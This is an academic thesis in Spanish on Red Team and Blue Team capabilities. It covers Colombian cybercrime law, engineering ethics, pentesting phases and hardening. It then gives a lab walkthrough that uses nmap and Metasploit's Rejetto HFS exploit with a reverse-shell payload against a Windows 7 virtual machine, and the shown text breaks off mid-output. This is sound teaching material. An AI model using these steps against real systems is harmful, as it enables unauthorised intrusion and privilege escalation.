Capacidades técnicas, legales y de gestión para equipos blue team y red team

Yimmi Orlando Guzman Caicedo

Asesor

Ever Luis Arroyo Barón

Universidad Nacional Abierta y a Distancia – UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2024

1. Resumen

El presente documento es un informe técnico detallado sobre las actividades desarrolladas por los equipos de Blue Team y Red Team, abarcando aspectos técnicos, legales y de gestión. El estudio se inicia relacionando algunos aspectos que aportan al desarrollo de estrategias de RedTeam & BlueTeam, aquí se hace un análisis de la legislación colombiana sobre ciberseguridad, específicamente la Ley 1273 de 2009, que establece el marco legal para la protección de datos y la prevención de delitos informáticos. Se examina el Código de Ética del Consejo Profesional Nacional de Ingeniería (COPNIA), que proporciona principios y normas de conducta esenciales para los ingenieros. También se detallan las etapas del pentesting y las herramientas utilizadas en cada etapa.

Luego el informe se centra en recomendaciones para el planteamiento de estrategias que permitan endurecer los aspectos de seguridad en una organización. Aquí se aborda la importancia de las estrategias de hardenización, este un proceso continuo de fortalecimiento de la seguridad de los sistemas, que ayuda a reducir las vulnerabilidades y a proteger los activos de la organización, contribuyendo al desarrollo de competencias técnicas y a la creación de un entorno de colaboración y aprendizaje constante.

Posteriormente, de cada uno de los temas anteriormente abordados se dan algunas conclusiones que permiten la construcción del conocimiento desde el enfoque de la ciberseguridad. Finalmente se hace un presentación de un prueba de pentesting a una máquina virtual instalada en virtual box, esta máquina tiene un sistema operativo Windows 7 en el que se ha instalado una aplicación hfs.ex con una vulnerabilidad que permite el escalamiento de privilegios, esta vulnerabilidad es explotada y se muestra todo el proceso en cada una de las fases del pentesting.

Palabras Clave: ciberseguridad, Red Team, Blue Team, legislación colombiana, Código de Ética COPNIA, pentesting, hardenización, seguridad informática.

Contenido

2. Lista de figuras

3. Glosario

BlueTeam: es un grupo de expertos dedicados a proteger los sistemas y datos de una organización contra amenazas externas

COPNIA: **Consejo Profesional Nacional de Ingeniería (COPNIA)** es una entidad pública en Colombia encargada de controlar, inspeccionar y vigilar el ejercicio de la ingeniería y sus profesiones afines y auxiliares en el país

CVE: (Common Vulnerabilities and Exposures) se refiere a una lista de información registrada sobre vulnerabilidades de seguridad conocida

Exploit: Un **exploit** es un fragmento de software, datos o secuencia de comandos diseñado para aprovechar una vulnerabilidad de seguridad en un sistema informático

Hardenización: (o **hardening** en inglés) es el proceso de asegurar un sistema informático mediante la reducción de sus vulnerabilidades

Mitre: es una organización sin fines de lucro que opera centros de investigación y desarrollo financiados por el gobierno en los Estados Unidos. Su misión es resolver problemas de seguridad nacional, ciberseguridad, salud y otros desafíos críticos a través de la innovación y la colaboración con agencias gubernamentales, la industria y la academia

Payload: es la parte de un exploit que realiza una acción específica en el sistema objetivo después de que se ha explotado una vulnerabilidad

Pentesting: (o prueba de penetración) es una técnica de ciberseguridad que consiste en simular ataques a un sistema informático para identificar y explotar sus vulnerabilidades. El objetivo es evaluar la seguridad del sistema y proporcionar recomendaciones para mejorarla

RedTeam: es un grupo de expertos que simula ciberataques controlados para identificar brechas de seguridad en una organización.

Vulnerabilidad: es una debilidad o fallo en un sistema, red o aplicación que puede ser explotado por atacantes para comprometer la seguridad.

4. Introducción

En el contexto actual de la ciberseguridad, las organizaciones enfrentan un panorama de amenazas cada vez más complejo y dinámico. La protección de los activos digitales y la información sensible se ha convertido en una prioridad crítica. Para abordar estos desafíos, es esencial contar con equipos especializados que puedan identificar, evaluar y mitigar las vulnerabilidades de los sistemas de información. En este sentido, los equipos de Red Team y Blue Team juegan un papel fundamental.

Este trabajo de grado, titulado "Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team", tiene como objetivo proporcionar un informe técnico exhaustivo sobre las actividades y competencias necesarias para estos equipos.

Se abordan algunos aspectos que aporten al desarrollo de estrategias de RedTeam & BlueTeam. Se ofrece algunas recomendaciones para el planteamiento de estrategias que permitan endurecer los aspectos de seguridad en una organización, se llega a algunas conclusiones que permitan la construcción del conocimiento desde el enfoque de la ciberseguridad y finalmente se hace una presentación de una prueba de pentesting g a una maquina virtual instalada en virtual box con un sistema operativo Windows / con una aplicación que permite hacer un escalamiento de privilegio.

5. Objetivos

5.1 Objetivo general

Construir un informe técnico para plantee recomendaciones y conclusiones que aporten a mejorar las estrategias usadas por RedTeam & BlueTeam

5.2 Objetivo especifico

- Condensar los aspectos que aporten al desarrollo de estrategias de RedTeam & BlueTeam.
- Proporcionar recomendaciones para el planteamiento de estrategias que permitan endurecer los aspectos de seguridad en una organización
- Identificar las conclusiones que permitan la construcción del conocimiento desde el enfoque de la ciberseguridad.
- Presentar la explotación de una vulnerabilidad a través de las etapas del pentesting

6. Aspectos que aportan al desarrollo de estrategias de RedTeam & BlueTeam

6.1 Conocer la legislación y normatividad colombiana

En Colombia existen ciertas normas que regulan la actividad de los ciudadanos en un mundo digital como el de hoy día, también regula las actividades de los profesionales que se dedican a la ciberseguridad, en este caso los Red Team y Blue Team. Estas normas abordan temas como los delitos informáticos y la protección de datos, entre otros temas. En este contexto, se describe a continuación algunos artículos de la ley 1273 de 2009 y del código de ética de COPNIA.

6.1.1 *Ley 1273 de 2009*

Esta ley fue aprobada el 05 de enero de 2009 para para tipificar como delitos los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos, en su preámbulo versa de la siguiente manera:

> "Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones.

Artículo 269A: Acceso abusivo a un sistema informático de la ley 1273 y el Artículo 269F: Violación de datos personales pues se permite guardar silencia ante prácticas como las chuzadas y cualquier otra actividad ilegal, y pues esta ley ha sido concebida para tipificar como delito conductas que dañen la confidencialidad de la información.

Artículo 31: deberes generalas de los profesionales del capítulo del código de ética de COPNIA es deber de los profesionales "denunciar los delitos contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder" de haber irregularidades en este contrato lo denunciaría y por supuesto que no me postularía para el empleo.

Artículo 269A: Acceso abusivo a un sistema informático.

"El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes".

6.1.2 *Código de ética de COPNIA*

El Código de Ética Profesional contenido en la Ley 842 de 2003, está compuesto de manera general por tres capítulos; el primero, de disposiciones especiales (Artículos 29 y 30); el segundo, con los deberes, las obligaciones y las prohibiciones (Artículos 31 a 44) y, el tercero, con las inhabilidades e incompatibilidades en relación con el ejercicio de la profesión (Artículo 45), vamos a citar algunos artículos.

- Artículo 33. deberes especiales de los profesionales para con la sociedad
- Artículo 34. prohibiciones especiales a los profesionales respecto de la sociedad
- Artículo 35. deberes de los profesionales para con la dignidad de sus profesiones
- Artículo 36. prohibiciones a los profesionales respecto de la dignidad de sus profesiones

6.2 Conocer las fases de un pentesting

6.2.3 *Reconocimiento*

En esta es la fase en la se recoge la mayor cantidad de información posible sobre el sistema a testear, a través de fuentes abiertas (OSTINT). En esta fase se puede usar la herramienta Google dorks o Google hacking, es una serie de sentencias o comandos que se ingresan en el navegador y m dan información. Ejemplo de más conocidos:

- intitle: buscamos las páginas con un título indicado.
- inurl: buscar el contenido en una url

- intext: buscar un texto en los titulos
- site: buscar lo relacionado con un sitio en particular.
- filetype: para buscar un tipo de archivo.

6.2.4 *Escaneo o enumeración*

Durante este proceso se identificarán los fallos que puedan tener el objetivo, se buscan host conectados a la res, sistemas operativos instalados, servicios, puertos abiertos, aquí se puede usar la Open vas que es una herramienta de código abierto multiplataforma, tiene una base de datos de vulnerabilidades de muchos sistemas o aplicaciones conocidas. Permite realizar búsqueda de vulnerabilidades en varios equipos que estén conectados a la red, hace una comparación con su propia base de datos para ver que vulnerabilidades hay abierta, clasificándolas en alto riesgo, medio riesgo y bajo riesgo.

6.2.5 *Explotación*

En esta fase la información obtenida en la fase anterior será de gran utilidad para explotar las vulnerabilidades encontradas. Le herramienta Metasploit cuenta con una gran base de datos SQL/Postgres en la que almacena una gran cantidad de payloads y exploits que los utiliza para aprovechar diferentes vulnerabilidades e intentar ejecutarlos en el objetivo. Viene instalada por defecto en Kali Linux y es a nivel de consola.

6.2.6 *Manteniendo acceso*

La denegación de servicios, la obtención de contraseñas, ataques de inyección de SQL será, algunas de las actividades a realizar en esta fase, pues aquí ya se tiene el control del objetivo atacado.

6.2.7 *Borrado de huellas*

Tras simular el ciberataque, se deben eliminar todas las evidencias que puedan delatar al atacante, ya que esto sería lo que haría un hacker malicioso en un caso real. A estos rastros se les conoce comúnmente como digital footprint. Algunas huellas que se deben borrar son:

- Borrar la caché y las cookies.
- Modificar valores de registro.
- Borrar correos enviados si los hubiera.
- Cerrar todos los puertos abiertos.
- Desinstalar las aplicaciones que utilizó para su lograr sus objetivos.

6.3 Conocer las herramientas y servicios en línea para ciberseguridad

Las herramientas de ciberseguridad son de vital importancia, además que existe un gran abanico de posibilidades de herramientas existentes y software especializado para desarrollar herramientas propias.

6.3.8 *Metasploit*

Es quizás un framework para pentesting más usadas. Cuenta con una gran base de datos SQL/Postgres en la que almacena una gran cantidad de payloads y exploits que los utiliza para aprovechar diferentes vulnerabilidades e intentar ejecutarlos en el objetivo.

6.3.9 *Nmap*

Network Mapper, es una herramienta que funciona a nivel de consola para el escaneo de redes y la auditoría de seguridad. Entre sus funcionalidades está la “detección de hosts disponibles en la red, servicios que ofrecen esos hosts, sistemas operativos en ejecución, filtros de paquetes/cortafuegos en uso.

6.3.10 *OpenVas*

Esta herramienta es de código abierto, tiene una base de datos de vulnerabilidades de muchos sistemas o aplicaciones conocidas. Permite realizar búsqueda de vulnerabilidades en varios equipos que estén conectados a la red, hace una comparación con su propia base de datos para ver que vulnerabilidades hay abierta, clasificándolas en alto riesgo, medio riesgo y bajo riesgo.

6.3.11 *ExploitDB*

Esta es una base de datos con expoit públicos y privados, estos exploits los podemos usar para explotar vulnerabilidades, algunos de ellos tienen un código CVE.

6.3.12 *CVE*

Vulnerabilidades y Exposiciones Comunes por sus siglas en ingles Common Vulnerabilities and Exposurees una base de datos que nos permite identificar de manera única cualquier vulnerabilidad y buscar información sobre ellas. Su propósito es estandarizar los nombres para todas las vulnerabilidades y exposiciones de seguridad de conocimiento público. Es administrada por una organización llamada MITRE. Aquí, Cada vulnerabilidad tiene un código que además de la sigla CVE contiene la fecha de registro y un numero de cuatro o cinco dígitos dependiendo el tipo de vulnerabilidad. CVE-2013-7518

7. Recomendaciones para el planteamiento de estrategias que permitan endurecer los aspectos de seguridad en una organización

El hardening (o endurecimiento) es un proceso en ciberseguridad que busca reducir la superficie de ataque de un sistema informático. Esto se logra mediante la eliminación de configuraciones innecesarias, la desactivación de servicios no utilizados y la aplicación de medidas de seguridad que protegen los sistemas contra amenazas y vulnerabilidades. El objetivo

principal es hacer que los sistemas sean más resistentes a ataques cibernéticos. Las siguientes son algunas acciones de hardenin.

7.1 Actualizaciones y Parches

Actualizar el sistemas operativos y aplicaciones con los últimos parches de seguridad para cerrar vulnerabilidades.

7.2 Configuración de contraseñas fuertes

- Establece políticas de contraseñas robustas que incluyan combinaciones de letras, números y caracteres especiales.
- Cambia las contraseñas regularmente.

7.3 Desactivar de servicios Innecesarios

Revisa y desactiva cualquier servicio o aplicación que no sea esencial para el funcionamiento del sistema. Cada servicio adicional puede ser un vector de ataque.

7.4 Uso de Firewalls y Antivirus

Implementa firewalls para controlar el tráfico de red y utiliza software antivirus actualizado para detectar y eliminar malware.

7.5 Cifrado de Datos Sensibles

Asegúrate de que los datos críticos estén cifrados, tanto en reposo como en tránsito, para proteger la información sensible.

7.6 Auditorías y Monitoreo

Realiza auditorías de seguridad regularmente y monitorea los registros de acceso para detectar actividades sospechosas.

7.7 Educación y Concienciación del Personal

Capacita a los empleados sobre las mejores prácticas de ciberseguridad y cómo reconocer intentos de phishing y otras amenazas.

7.8 Copias de Seguridad Regulares

Realiza copias de seguridad de los datos importantes de manera regular y asegúrate de que se almacenen de forma segura.

8. Conclusiones que permitan la construcción del conocimiento desde el enfoque de la ciberseguridad

La Ley 1273 de 2009 establece un marco legal para combatir los delitos informáticos, es una oportunidad para la formación, la investigación y el desarrollo en el campo de la ciberseguridad, contribuyendo significativamente a la construcción y expansión del conocimiento en esta área. También proporciona el marco legal que regula y guía las actividades de los equipos de Red Team y Blue Team. Conocer y entender esta ley es fundamental para operar dentro de los límites legales y evitar sanciones.

El Código de Ética COPNIA además de ofrecer el marco para el comportamiento profesional y ético de los ingenieros actúa como una herramienta educativa que promueve la mejora continua, la responsabilidad y la integridad en la práctica de la ingeniería contribuyendo significativamente a la construcción y expansión del conocimiento en la profesión.

Conocer las etapas del pentesting y sus herramientas desarrolla capacidad de identificar y mitigar vulnerabilidades en un sistema informático, contribuyendo al desarrollo de habilidades técnicas, el cumplimiento de normativas, y la educación continua. Este conocimiento es esencial para que los equipos de ciberseguridad puedan construir y mantener sistemas de seguridad robustos y efectivos.

Conocer las herramientas de cada etapa del pentesting es esencial para realizar evaluaciones de seguridad precisas y efectivas, adaptarse a diferentes escenarios, desarrollar habilidades técnicas avanzadas, cumplir con normativas, y fomentar una cultura de mejora continua y colaboración.

La hardenización es fundamental para los equipos de Red Team y Blue Team, pues ayuda a construir y mantener un conocimiento sólido y actualizado sobre las herramientas y tecnologías para mantener la seguridad de los sistemas informáticos. Contribuye al desarrollo de habilidades técnicas, el cumplimiento de normativas, la mejora continua los sistemas.

Para construir una estrategia de ciberseguridad robusta y adaptable en necesario conocer la diferencia entre un equipo Red Team y un equipo Blue Team definiendo roles claros, desarrollando estrategias complementarias, fomentando la mejora continua, respondiendo eficazmente a incidentes, desarrollando habilidades especializadas para evaluar y validar la seguridad.

9. Situación problema: Análisis Red Team

La primera misión del equipo Red Team es lograr identificar porqué medio o proceso se está generando una serie de fuga de información la cual se presenta al interior de la organización en uno de sus equipos de cómputo en la dependencia. La información inicial con la que cuenta el equipo es que la máquina donde se está generando la fuga de información tiene instalada una aplicación vulnerable bajo un Windows; esta aplicación al parecer tiene asociado un exploit que puede terminar en un acceso a través de Shell, escalación de privilegios u otro tipo de ataque. Dentro de la indagación, también se investiga un escalamiento de privilegios por medio de la creación de un usuario tipo administrador del sistema.

El equipo de forense genera una copia del servidor y esta es entregada a usted como experto, debe validar la posible falla de seguridad y si está es explotada debe crear un usuario con su primer nombre y apellido, el usuario debe ser administrador esto con el fin de demostrar una PoC ante los altos directivos.

10. Fases del pentesting y Herramientas software usadas

Para dar solución al escenario propuesto sea utilizado una serie herramientas de acuerdo con cada una de las fases de una pentesting. Primero se sebe conocer la dirección IP, puerta de enlace y mascara de red de la maquina atacante. Esto se pedo conseguir con el comando ifconfig.



Ilustración 1: Identificando IP

Es importante mencionar que este es un entorno controlado, es decir, se esta trabajando con dos maquinas virtuales instaladas en virtual box que ya has sido configuradas para que se pueden comunicar en la misma red.

10.1.1 *Nmap*

Con la Nmap podemos saber qué dispositivos se encuentran conectados al mismo segmento de red. Aquí podemos conocer la direccion IP del Router y los dispositivos que se encuantran conectados a la red.



Ilustración 2: Escaneo de segmento de red

Además de otros dispositivos, se ha encontrado uno que el router le ha asignado la dirección ip 192.168.0.103, este es nuestra maquina objetivo, también podemos conocer los puestos abiertos, su estado y los servicios que corren en ellos.

Ahora para obtener más información se utilizó un comando desde Nmap para escanear los puertos abiertos: sudo nmap -sV -O -v -T4 -p del dispositivo encontrado en la red.



Ilustración 3: Buscando puertos abiertos

El resultado es muy interesante, ahora ya tenemos la versión de cada uno de los servicios que corren en los puertos abiertos del dispositivo, también nos ofrece información del sistema operativo que tiene instalada la máquina.

Con esta información ya podemos escanear un puerto en específico, vamos a quedarnos con el puerto 80, pues en el corre una aplicación HttpFileServer httpd 2.3. En el escenario contexto se nos ha propuesto instalar una aplicación Hfs en el sistema operativo de la maquina objetivo, esta es la aplicación que tiene la vulnerabilidad que se menciona en el escenario propuesto, haremos análisis con el siguiente comando para llamar un script de Nmap que nos permite encontrar vulnerabilidades en los puertos para corroborar nuestra hipótesis. nmap --script vuln -p 80 192.168.0.103 .

Podemos observar varias vulnerabilidades, no vamos a concentrar en la que permite que podamos autenticarnos escalando privilegios de administrador una vez haya acceso a la aplicación:



Ilustración 4: Buscando vulnerabilidades en un puerto específico

10.2 Fase de Explotación

En esta fase, con la información obtenida en la fase de numeración ya se puede explotar las vulnerabilidades en contradas a través de payloads y exploits de la herramienta Metasploit, esta herramienta también viene instalada por defecto en Kali Linux y es a nivel de consola.

10.2.2 *Metasploit*

Esta herramienta lo podemos llar con el comando msconsole o buscarla entre las aplicaciones de Kali Linux, estando en dentro podemos con el comando search buscar la aplicación que vamos a testear en nuestra maquina objetivo



Ilustración 5: escanear la aplicación hfs.exe en metasploit

El módulo que se puede usar es el 4, para poder preparar el exploit y el payload que nos permitirá acceder a la maquina objetivo, para ello usaremos el comando use 4 y posteriormente el comando show options.

```
msf6 > use 4
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                         ploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an ad
                                         dress on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host
```

Ilustración 6: Encontrando Exploit e metasploit

El exploit me solicita el RHOST y el RPORT, es decir la dirección ip de la máquina objetivo y el puerto que corre la aplicación vulnerable, los comandos quedan de la siguiente manera:

- set RHOST 192.168.0103
- set LHOST 80

Con los valores ya asignados podemos validar con el comando show options.

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOST 192.168.0.103
RHOST => 192.168.0.103
msf6 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.0.103    yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                         ploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an ad
                                         dress on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host
```

Ilustración 7: configurando exploit

Ahora configuramos el payload que nos solicita el LHOST que es la dirección ip de la maquina atacante: set LHOST 192.168.0.112 y verificamos con el comando show options.

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set LHOST 192.168.112
[-] The following options failed to validate: Value '192.168.112' is not valid for option 'LHOST'.
LHOST ⇒ 192.168.0.112
msf6 exploit(windows/http/rejetto_hfs_exec) > set LHOST 192.168.0.112
LHOST ⇒ 192.168.0.112
msf6 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
